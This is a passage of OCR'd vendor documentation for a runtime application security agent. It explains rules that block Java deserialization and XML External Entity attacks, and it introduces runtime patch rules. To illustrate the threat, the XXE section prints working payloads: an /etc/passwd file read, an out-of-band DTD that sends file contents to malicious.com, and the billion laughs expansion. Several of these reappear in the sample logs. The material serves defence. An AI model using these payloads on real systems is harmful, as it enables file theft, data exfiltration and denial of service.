ject(ObjectInputStream.java:464)\njava.io.ObjectInputStream.readObject(ObjectInput-
Stream.java:422)\ndeserialjar.runners.OverwrittenReadObjectRunner.run(Overwritten-
ReadObjectRunner.java:32)\nMain.main(Main.java:63) methodName=java.lang.Runtime.ex-
ec()
```

Protecting the `Java` application from `dos` deserialization attacks with logging switched OFF. Logging is switched OFF by the omission of the protect action `message` attribute.

```
app("Mod for Marshal dos Rule"):
    requires(version: ARMR/2.7)

    marshal("Marshal dos Rule"):
        deserialize(java)
```

```
        dos()
        protect(severity: Very-High)
    endmarshal
endapp
```

Protecting the `Java` application from `dos` deserialization attacks. Logging is switched ON by the inclusion of the protect action `message` attribute. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension. (Optionally, a custom message may be defined in the `message` attribute.)

```
app("Mod for Marshal dos Rule"):
    requires(version: ARMR/2.7)

    marshal("Marshal dos Rule"):
        deserialize(java)
        dos()
        protect(message: "", severity: Very-High)
    endmarshal
endapp
```

Whitelist

In the rare case where the deserial rule must allow specific privileges in certain environments, an optional property `oceanic.AllowDeserialPrivileges` can be used to whitelist specific deserial privileges.

Setup AllowDeserialPrivileges Flag

- Open the `<absoulte path to AAMS Agent>/conf_*/oceanic.properties` file.
- Add the following flag and make an adjustment according to the real-world requirement.

```
oceanic.AllowDeserialPrivileges=<comma-separated-values>
```

Examples

Whitelist `java.lang.SecurityManager.<init>()`

```
oceanic.AllowDeserialPrivileges=java.lang.SecurityManager.<init>()
```

Whitelist `java.lang.SecurityManager.<init>()` and `java.lang.System.getenv()`

```
oceanic.AllowDeserialPrivileges=java.lang.SecurityManager.<init>(),java.lang.Sys-
tem.getenv()
```

Version: 2.11

XXE


Overview

An XML External Entity (XXE) attack can occur in an application that reads in and processes XML. While this attack could potentially happen by reading in local XML files, this particular kind of attack is more common when the XML comes from a remote source, which is quite often the case with web applications. If an attacker knows that XML can be sent to an endpoint where it will be processed, the attacker can send an XML payload that could make the application perform server side request forgery, read files from the local file-system, or even cause denial-of-service attacks.

XXE attacks are made possible through the use of the Document Type Definition (DTD). DTD is intended to be a way to define the legal building blocks of an XML document. This is done by defining elements and entities. Entities are commonly used to define constant values that can be referenced within the XML. DTD can be defined locally or by importing a `.dtd` file from a SYSTEM (local) or PUBLIC (remote) source.

XML Components

student.xml



> **INFO**
>
> Notice the use of the `medal1` general entity which is referenced in the XML body as `&medal1;`. This is known as a general entity reference. There are also parameter entities, which have a very similar syntax, and can be referenced using the `%entity;` syntax rather than the `&entity;` syntax.

In the example shown here, the DTD is embedded within the XML document itself. The DTD provides a definition of all of the legal building blocks of the XML, which the XML body is abiding by. It is also possible to move the DTD section to an external source as a local file or on a remote server. In this case, the XML could be updated to point to the external source.

students.dtd

```
<!ELEMENT students   (student*)>
<!ELEMENT student    (id, firstname, lastname, gpa)>
<!ELEMENT id         (#PCDATA)>
<!ELEMENT gpa        (#PCDATA)>
<!ENTITY  medal1     "&#129351;">
```

Local File - SYSTEM

```
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE students SYSTEM "students.dtd">
<students>
    ...
</students>
```

Remote Server - PUBLIC

```
<?xml  version="1.0" encoding="UTF-8"?>
<!DOCTYPE students PUBLIC "http://campus.com/dtds/students.dtd">
<students>
    ...
</students>
```

XXE Attacks

In order for an XXE attack to happen, the attacker needs to include a Document Type Definition (DTD). Without it, it is not possible to perform an attack of this nature. A common scenario where XXE can arise is with web applications that receive HTTP POST requests with XML in the body. In such cases, the application generally does not require the posted XML to include a DTD section in the prolog. It is not even necessary to supply an XML declaration. So it may come as a surprise

that an attacker can intercept an HTTP request, and change the body of the request to purposely include these components. Once the amended XML is processed by the application, the XML parser/processor will handle the DTD provided by the attacker and perform the requested actions such as processing external entities or evaluating entity references.

Local File Inclusion Example

HTTP POST Request

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

In this classic example, the attacker is using a general external `ENTITY` declaration named `xxe` to get access to a local file on the server using the `file://` protocol via the inclusion of the `SYSTEM` keyword. In this case, the file being accessed is `/etc/passwd`. Using the entity reference `&xxe;` in the XML body, the reference is expanded with the contents of the file. Depending on the logic of application, it is possible that HTTP response will be returned to the attacker with the contents of the file. As we can see, the file being accessed has nothing to do with an entity definition, or DTD in general, but the system will try to access this file as requested.

Server Side Request Forgery Example

HTTP POST Request

```
<?xml version="1.0" ?>
<!DOCTYPE hack [
    <!ENTITY % xxe SYSTEM 'http://malicious.com/dtds/xxe.dtd'>
    %xxe;
    %bravo;
]>
<hack>&charlie;</hack>
```

xxe.dtd

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
<!ENTITY % bravo "<!ENTITY charlie SYSTEM 'http://malicious.com/xxe/get?d=%da-
ta;'>">
```

In this example, the attacker hosts and controls the remote `xxe.dtd` file, located at `http://malicious.com/dtds/xxe.dtd`. The attacker also controls an endpoint where data can be received, located at `http://malicious.com/xxe/get`, which takes a url parameter of `d` that will have the victim's data assigned to it.

When the attacker sends the malicious XML to the victim's server, the XML parser/processor will first download the malicious `xxe.dtd` file that contains the new parameter `ENTITY` definitions of `data` and `bravo`. The `bravo` parameter declares a value, which is actually a general external `ENTITY` called `charlie`, which contains a URL back to the attacker's server. Notice that the URL parameter `d` is assigned a parameter entity reference of `%data`, which points directly to the `/etc/passwd` file.

Returning to the XML that was posted to the victim's server, the DTD makes references to the new components in `xxe.dtd`, which will include them in the DTD, including the general entity named `charlie`. Unlike parameter entities, general entities can be referenced in the XML body. Once the `&charlie;` reference is processed, the chain of events happens. The file `/etc/passwd` is read, and an HTTP request is made back to the attacker's server with the contents of the file.

Denial of Service Example

HTTP POST Request

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ELEMENT lolz (#PCDATA)>
    <!ENTITY lol "lol">
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

In this example, the attacker doesn't use any external components. Instead the idea is to cause the application to struggle and crash through the use of an overwhelming amount of general entity references. The very first entity, `lol`, is assigned the value `"lol"`. The subsequent entities are chained, with each entity referencing the previous entity ten times.

When the entity reference `&lol9;` is processed in the XML body, the result of this chain will cause the original `lol` entity to be referenced one billion times. This will cause the original value of `"lol"`, which is three characters in length, to expand to a string of three billion characters. This is famously known as the billion laughs attack.

XXE Protection

While different XML parsers do offer users the ability to define configuration that will provide protection against XXE attacks, protection is generally not active by default. Older systems, including older versions of Java, have faulty XML parser/processor implementations, and may not honour the security configuration even if it were provided.

The XXE security feature addresses attacks, regardless of Java version or XML parser, by enforcing a strict policy of what the XML can contain. There are two main parameters that can be configured in the XXE security feature. All configuration is optional, and is only required if it is necessary to relax the rule for certain scenarios.

Given (Condition)

There are no specific conditions under which XXE protection is configured.

When (Event)

Keyword	Description
`xxe`	The keyword `xxe` is one of two components that must be supplied in the `marshal` rule with only one being allowed to be configured in a single rule. `uri` and `reference` are the only parameters accepted.

Parameter	Description
`uri`	Only available in `allow` mode. An array of `SYSTEM` or `PUBLIC` URIs/URLs, declared within the DTD, that are required to be allowed.

`reference`	Only available in `protect` mode. Defines two (optional) limits;
	
	- `limit`: The number of general entity references allowed before the ARMR marshal rule triggers.
	
	- `expansion-limit`: The expanded string length that can be used before the protection triggers.
	
	- Both limits are optional. Default value for any omitted parameter is 0.
	
	- It is valid to specify non-default values for one, or both, of these limits in the rule's `reference` parameter. For example;
	
	`xxe(reference: {limit: 5, expansion-limit: 50})`
	`xxe(reference: {limit: 8})`
	`xxe(reference: {expansion-limit: 70})`

Then (Action)

`protect`	When the rule triggers, the application is prevented from parsing / processing the XML, therefore obviating the XXE attack vector. If configured, a log message is generated with details of the event.
`detect`	Monitoring mode: the application behaves as normal. A log message is generated with details of the event. A log message **must** be specified with this action.
`allow`	An attempt that would otherwise be considered as an attack has been allowed, and the application will continue as normal. If configured, a log message is generated with details of the event. With this action, the `uri` parameter **must** be used to define a list of allowed URIs/URLs.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Rule Configuration

Protect Example

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.7)

    marshal("XXE:PROTECT"):
        xxe()
        protect(message: "An XXE attack has been blocked", severity: high)
    endmarshal

endapp
```

The above `protect` example provides the simplest and most restrictive configuration of the rule. Notice that the optional `reference` parameter is not provided. This means than 0 entity references are allowable and neither are string expansions arising from entity references. The `uri` parameter is not available to use in the `protect` configuration. All URIs are blocked by default. Any URI that needs to be allowed must be configured in an `allow` rule.

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.7)

    marshal("XXE:PROTECT"):
        xxe(reference: {limit: 5, expansion-limit: 50})
        protect(message: "An XXE attack has been blocked", severity: high)
    endmarshal

endapp
```

In this `protect` example, the rule is relaxed slightly for cases where a handful of entity references are required. Notice that the `reference` parameter has been configured with a `limit` of **5**, and a string `expansion-limit` of **50**. Any XML that tries to make use of more entity references or would expand a reference to a string length greater than **50** characters will not be processed.

Detect Example

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.7)

    marshal("XXE:DETECT"):
        xxe()
        detect(message: "An XXE attack has been detected", severity: high)
    endmarshal

endapp
```

The `detect` action is a good way to see how an application responds to the XXE security feature before putting the rule into `protect` mode. Any alerts produced as a consequence of the rule will be reported in the security log file but the application will continue to run as normal. This gives application owners the ability to review and evaluate any potential issues so the rule can be tuned to meet their needs. This is particularly true of applications that read in XML configuration during application startup.

Allow Example

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.7)

    marshal("XXE:ALLOW"):
        xxe(uri: ["http://struts.apache.org/dtds/struts-2.3.dtd",
                  "http://struts.apache.org/dtds/struts-2.5.dtd",
                  "http://java.sun.com/dtd/web-jsptaglibrary_1_2.dtd",
                  "http://java.sun.com/j2ee/dtds/web-jsptaglibrary_1_1.dtd"])
        allow(message: "An external DTD URI has been allowed")
    endmarshal

endapp
```

The `allow` action is used in conjunction with a secondary XXE rule configured with a `protect` action. A rule configured with the `allow` action gives application owners the ability to permit certain URIs defined in the XML to be accessed. Changing the XXE rule configured with an action of `protect` to `detect` will help identify any URIs that may need to be allowed. Once identified, the `uri` parameter can be configured to allow only those specific URIs. Attempts to access URIs outside of the list will be blocked.

Logging

Protect Example

```
<10>1 2022-02-18T12:51:22.449Z fedora java 226858 - - CEF:0|ARMR:ARMR|ARMR|2.7|XXE
:PROTECT|Execute Rule|High|internalHttpRequestUri=/customer/add reason=The XML is
using an external source: SYSTEM file:///etc/passwd procid=226858 dvchost=fedora
localIpAddress=127.0.0.1 payload=<!-- <msg>hi</msg> -->\n\n<!DOCTYPE test\n    [\n
<!ELEMENT xxe ANY>\n       <!ENTITY xxe SYSTEM "file:///etc/passwd">\n
]\n>\n<forum>\n    <username>2.2.4.RELEASE</username>\n    <message>&xxe;</mes-
sage>\n</forum> httpRequestUri=/oval/api/vuln/xml httpRequestMethod=GET msg=An XXE
attack has been blocked! ruleType=marshal appVersion=1 securityFeature=marshal ex-
ternal xml entity protection remoteIpAddress=127.0.0.1 rt=Feb 18 2022 12:51:22.449
+0000 act=protect
```

This log message shows that triggering the external SYSTEM URI of `file:///etc/passwd` has been blocked.

```
<10>1 2022-02-18T12:52:56.167Z fedora java 226858 - - CEF:0|ARMR:ARMR|ARMR|2.7|XXE
:PROTECT|Execute Rule|High|internalHttpRequestUri=/customer/add reason=The XML en-
tity 'lol1' is referenced: 10 time(s) in the XML DTD. The rule is configured with a
reference limit of: 5 procid=226858 dvchost=fedora localIpAddress=127.0.0.1 pay-
load=<?xml version\="1.0"?>\n<!DOCTYPE lolz\n    [\n        <!ELEMENT lolz (#PCDA-
TA)>\n        <!ENTITY lol "lol">\n        <!ENTITY lol1
"&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">\n        <!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">\n        <!ENTITY
lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">\n        <!EN-
TITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">\n
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">\n
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">\n
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">\n
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">\n
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">\n
]\n>\n<lolz>&lol9;</lolz> httpRequestUri=/oval/api/vuln/xml httpRequestMethod=GET
msg=An XXE attack has been blocked! ruleType=marshal appVersion=1 securityFea-
ture=marshal external xml entity protection remoteIpAddress=127.0.0.1 rt=Feb 18
2022 12:52:56.166 +0000 act=protect
```

This log message shows that there are too many entity references, surpassing the configured limit of 5.

```
<10>1 2022-02-18T12:54:13.931Z fedora java 226858 - - CEF:0|ARMR:ARMR|ARMR|2.7|XXE
:PROTECT|Execute Rule|High|internalHttpRequestUri=/customer/add reason=The XML has
a circular reference: 'aaa' procid=226858 dvchost=fedora localIpAddress=127.0.0.1
payload=<?xml version\="1.0"?>\n<!DOCTYPE lolz [\n        <!ELEMENT lolz (#PCDA-
TA)>\n        <!ENTITY aaa "&ccc;">\n        <!ENTITY bbb "&aaa;">\n        <!ENTI-
TY ccc "&bbb;">\n        ]>\n<lolz>&aaa;</lolz> httpRequestUri=/oval/api/vuln/xml
httpRequestMethod=GET msg=An XXE attack has been blocked! ruleType=marshal appVer-
sion=1 securityFeature=marshal external xml entity protection remoteIpAd-
dress=127.0.0.1 rt=Feb 18 2022 12:54:13.931 +0000 act=protect
```

This log message shows that circular entity references have been disallowed.

Detect Example

```
<10>1 2022-02-18T13:23:18.741Z localhost java 4414 - -
CEF:0|ARMR:ARMR|ARMR|2.7|XXE:DETECT|Execute Rule|High|msg=A potential XXE attack
has been detected! Please review. reason=The XML is using an external source: PUB-
LIC http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd rt=Feb 18 2022
13:23:18.741 +0000 appVersion=1 act=detect payload=<?xml version\="1.0"?>\n\n<!DOC-
TYPE weblogic-connection-factory-dd PUBLIC '-//BEA Systems, Inc.//DTD WebLogic
9.0.0 Connector//EN' 'http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd'>\n\
n<weblogic-connection-factory-dd>\n\n    <connection-factory-name>WLSJMSInternal-
ConnectionFactoryNoTX</connection-factory-name>\n    <jndi-name>eis/jms/internal/
WLSConnectionFactoryJNDINoTX</jndi-name>\n    <pool-params>\n      <initial-capaci-
ty>0</initial-capacity>\n      <max-capacity>100</max-capacity>\n    </pool-
params>\n    <use-connection-proxies>false</use-connection-proxies>\n\n</weblogic-
connection-factory-dd> dvchost=localhost ruleType=marshal procid=4414 securityFea-
ture=marshal external xml entity protection
```

This log message shows that an the external PUBLIC URI of `http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd` has been configured within the XML being processed. Reviewing this information, we can make a determination if that external DTD file is safe to access. In this case, the WebLogic application server appears to depend on this dtd file so allowing it may be necessary. It is of course possible to review the contents of the dtd file at the stated URL to validate what level of risk it poses.

```
<10>1 2022-02-18T13:21:27.681Z localhost java 4197 - -
CEF:0|ARMR:ARMR|ARMR|2.7|XXE:DETECT|Execute Rule|High|msg=A potential XXE attack
has been detected! Please review. reason=The XML body is using entity references '1
time(s). The rule is configured with a reference limit of: 0 rt=Feb 18 2022
13:21:27.681 +0000 appVersion=1 act=detect payload=<?xml version\="1.0" encod-
ing\="UTF-8"?>\n<Policy xmlns\="urn:oasis:names:tc:xacml:2.0:policy:schema:os" Pol-
icyId\="urn:bea:xacml:2.0:entitlement:resource:type@E@Furl@G@M@Oapplication@Ewls-
management-services@M@OcontextPath@E@Umanagement@M@Ouri@E@Uweblogic@U@K@M@Ohttp-
Method@EOPTIONS" RuleCombiningAlgId\="urn:oasis:names:tc:xacml:1.0:rule-combining-
algorithm:first-applicable"><Description>?weblogic.entitlement.rules.UncheckedPoli-
cy()</Description><Target><Resources><Resource><ResourceMatch MatchId\="urn:oa-
sis:names:tc:xacml:1.0:function:string-equal"><AttributeValue
DataType\="http://www.w3.org/2001/XMLSchema#string">type\=&lt;url&gt;, applica-
tion\=wls-management-services, contextPath\=/management, uri\=/weblogic/*, http-
Method\=OPTIONS</AttributeValue><ResourceAttributeDesignator AttributeId\="urn:oa-
```

```
sis:names:tc:xacml:2.0:resource:resource-ancestor-or-self"
DataType\="http://www.w3.org/2001/XMLSchema#string" MustBePresent\="true"/></Re-
sourceMatch></Resource></Resources></Target><Rule RuleId\="unchecked-policy" Ef-
fect\="Permit"></Rule></Policy> dvchost=localhost ruleType=marshal procid=4197 se-
curityFeature=marshal external xml entity protection
```

This log message shows that the XML being processed identified a reference 1 time. Reviewing the contents of the XML will help determine if in this scenario the use of a single entity reference posses any risk. As mentioned in the section on Denial of Service, general entity references can become dangerous when many are chained together.

Allow Example

```
<13>1 2022-02-18T13:44:50.051Z localhost java 5308 - -
CEF:0|ARMR:ARMR|ARMR|2.7|XXE:ALLOW|Execute Rule|Unknown|msg=An external URI has
been allowed. reason=The XML is using an external source: PUBLIC
http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd rt=Feb 18 2022
13:44:50.051 +0000 appVersion=1 act=allow payload=<?xml version\="1.0"?>\n\n<!DOC-
TYPE weblogic-connection-factory-dd PUBLIC '-//BEA Systems, Inc.//DTD WebLogic
9.0.0 Connector//EN' 'http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd'>\n\
n<weblogic-connection-factory-dd>\n\n    <connection-factory-name>WLSJMSInternal-
ConnectionFactoryNoTX</connection-factory-name>\n    <jndi-name>eis/jms/internal/
WLSConnectionFactoryJNDINoTX</jndi-name>\n    <pool-params>\n      <initial-capaci-
ty>0</initial-capacity>\n      <max-capacity>100</max-capacity>\n    </pool-
params>\n    <use-connection-proxies>false</use-connection-proxies>\n\n</weblogic-
connection-factory-dd> dvchost=localhost ruleType=marshal procid=5308 securityFea-
ture=marshal external xml entity protection
```

This log message shows the result of an XXE configured with an `allow` action, and with a `message` parameter. A security log entry is generated for the URI that has been allowed, which in this case is the external PUBLIC URI of `http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd`.

Logging On/Off Example

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.7)

    marshal("XXE:PROTECT"):
        xxe()
        protect(message: "", severity: high)
    endmarshal

    marshal("XXE:ALLOW"):
        xxe(uri: ["http://struts.apache.org/dtds/struts-2.3.dtd"])
        allow(severity: low)
    endmarshal
endapp
```

In the above example, logging is switched ON in the `protect` rule by the inclusion of the protect action `message` attribute. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension. Logging is switched OFF in the `allow` rule, by the omission of the allow action `message` attribute.

Version: 2.11

ARMR Patch Rule

The ARMR Patch rule provides the user with the ability to change the behaviour of a class at runtime. While ARMR Patch rules can target any class loaded by the JVM, some ARMR Engine implementations may choose to restrict patching of a small number of primordial classes that are tightly coupled to the JVM, such as `java.lang.String` , `java.lang.Class` , `java.lang.Object`. In all other cases, any class loaded by the JVM can be patched by an ARMR Patch rule.

Given (Conditions)

The Patch rule has one condition that is specified via the `function` statement. This is used to identify the function to be patched. The function statement must contain the fully-qualified class name, method name, and method descriptor of the target function to be patched, specified using the internal notation of the underlying machine, such as the JVM or the CLR.

When (Event)

ARMR Patch rules are applied to targeted bytecode instructions at runtime. The Patch rule supports many different types of event statements, called **location-specifiers**. Each location-specifier identifies a bytecode instruction within the function where the patch should be applied.

Then (Action)


Unlike the other ARMR rules that have various declarative actions like detect, protect, deny, etc; a Patch rule must provide its intended action as a code block of supplied source-code. The code-block is specified by means of the `code` keyword and terminated with the `endcode` keyword. When the defined event conditions of a given Patch rule are triggered, the specified code statement will be compiled and executed at the specified patch location.

Runtime Notation

In order to target events, the `function` and **location-specifier** need to be declared using the internal signature notation used by the machine running the instructions. In the case of Java, this is the Java Virtual Machine (JVM). An event is relative to the function of a particular namespace. Using Java as an example, consider the following line of code.

```
String.valueOf(8);
```

The invocation of the method `valueOf()` on the `String` class would actually appear differently written in the JVMs internal form. The following example shows how it would appear.



Part Name	Part	Description
Class	`java/lang/String`	The fully qualified name FQN of the class that contains the targetted method.
Method	`valueOf`	The method name that needs to be targeted. Overloaded methods will have different arguments.
Arguments	`(I)`	It is important to target the specific method by specifying the correct arguments, in the order they are expected.
Return Type	`Ljava/lang/String;`	The return type is always declared at the end of the signature.
Descriptor	`(I)Ljava/lang/String;`	The descriptor is a combination of the arguments and the return type.

Java Types

Type	Internal	Example	Default Value	Size	Frame Slot Allocation
object	`L<type>`	`Ljava/lang/String;`	`null`	16 bytes minimum	1
boolean	`Z`		`false`	1 bit	1
byte	`B`		`0`	8 bit signed	1
char	`C`		`\u0000`	16 bit	1
double	`D`		`0.0d`	64 bit	**2**
float	`F`		`0.0f`	32 bit	1
int	`I`		`0`	32 bit	1
long	`J`		`0L`	64 bit	**2**
short	`S`		`0`	16 bit	1
void	`V`				N/A
Single dimensional array	`[<type>`	`[J`			1
Multidimensional array	`[[<type>`	`[[java/lang/Object;`			1

More JVM Internal Form Examples

```
java/lang/String.toUpperCase()Ljava/lang/String;
java/lang/Class.forName(Ljava/lang/String;)Ljava/lang/Class;
java/io/File.setReadable(Z)Z
java/util/Hashtable.<init>(I)V
com/sun/crypto/provider/DESKey.getEncoded()[B
```

Function

The function is the main target of the **Given (Condition)** step. It identifies the exact method of the exact class that we would like to apply the patch to. As an example, if we wanted our ARMR Patch rule to target the constructor for `java.net.URI(String str)` the `function` would be written as follows.

```
function("java/net/URI.<init>(Ljava/lang/String;)V")
```

Location-Specifier

The **location-specifier** provides the **When (Event)** step. Once we have defined the Class and method we would like to patch in the **function** statement, we can use one of the location-specifier statements to declare a specific instruction within the function where the patch should be applied. Here is a complete list of all available location-specifiers statements.

`entry()`	`instruction()`	`read()`	`write()`	`call()`
`exit()`	`line()`	`readsite()`	`writesite()`	`callsite()`
`error()`		`readreturn()`	`writereturn()`	`callreturn()`

Every Patch rule must specify a single location-specifier. Every location-specifier, except for `entry()` and `exit()` must take an argument. The differences for each location-specifier will be discussed in the following tables.

ENTRY / EXIT / ERROR

Location	Example	Description
`entry()`		Apply the patch at the start of the targeted function, before the first bytecode instruction is executed in the targeted function.
`exit()`		Apply the patch at the return instruction from the targeted function. There may be more than one return instruction in a method, and the patch will be applied at every return instruction.
`error()`	`error("java/io/IOException")`	Apply the patch to every exception which propagates from the targeted function.

INSTRUCTION / LINE

Location	Example	Description
`instruction()`	`instruction(391)`	Apply the patch immediately before the bytecode instruction at the specified instruction offset of the target function instruction stream.
`line()`	`line(12)`	Trigger the patch immediately before the instruction at the specified source code line number.

READ / READSITE / READRETURN

Location	Example	Description
`read()`	`read("java/io/File.path")`	Apply the patch in place of the memory read instruction for the specified memory field.
`readsite()`	`readsite("java/io/File.path")`	Apply the patch immediately before the memory read instruction for the specified memory field.
`readreturn()`	`readreturn("java/io/File.path")`	Apply the patch immediately after the memory read instruction for the specified memory field.

WRITE / WRITESITE / WRITERETURN

Location	Example	Description
`write()`	`write("java/io/File.path")`	Apply the patch in place of the memory write instruction for the specified memory field.
`writesite()`	`writesite("java/io/File.path")`	Apply the patch immediately before the memory write instruction for the specified memory field.
`writereturn()`	`writereturn("java/io/File.path")`	Apply the patch immediately after the memory write instruction for the specified memory field.

CALL / CALLSITE / CALLRETURN

Location	Example	Description
`call()`	`call(``"java/lang/String.valueOf(I)``Ljava/lang/String;")`	Apply the patch in place of the invoke instruction for the specified method.
`callsite()`	`callsite(``"java/lang/String.valueOf(I)``Ljava/lang/String;")`	Apply the patch immediately before the invoke instruction for the specified method.
`callreturn()`	`callreturn(``"java/lang/String.valueOf(I)``Ljava/lang/String;")`	Apply the patch immediately after the invoke instruction for the specified method.

Code

The code block contains the source code that will be compiled into the target function by the ARMR Engine. The type of source code needs to be declared by the use of the **language** parameter. If the type of source code is not supported by the underlying runtime, the ARMR Patch will not be linked. The source code in the code block can reference runtime classes by means of import declarations. For Java code blocks, this is done using the `import` keyword. The optional import parameter takes an array of strings that represent the runtime classes to import. The example here illustrates the use of the code block. As shown, the language parameter is set to **java** and the import parameter has an import for `java.io.IOException`.

```
app("Security Policy"):
requires(version: "ARMR/2.0")

    patch("Example Patch"):
        function("java/net/URI.<init>(Ljava/lang/String;)V")
        entry()

        code(language: java, import: ["java.io.IOException"]):
            private static final String MSG = "The patch is working!";

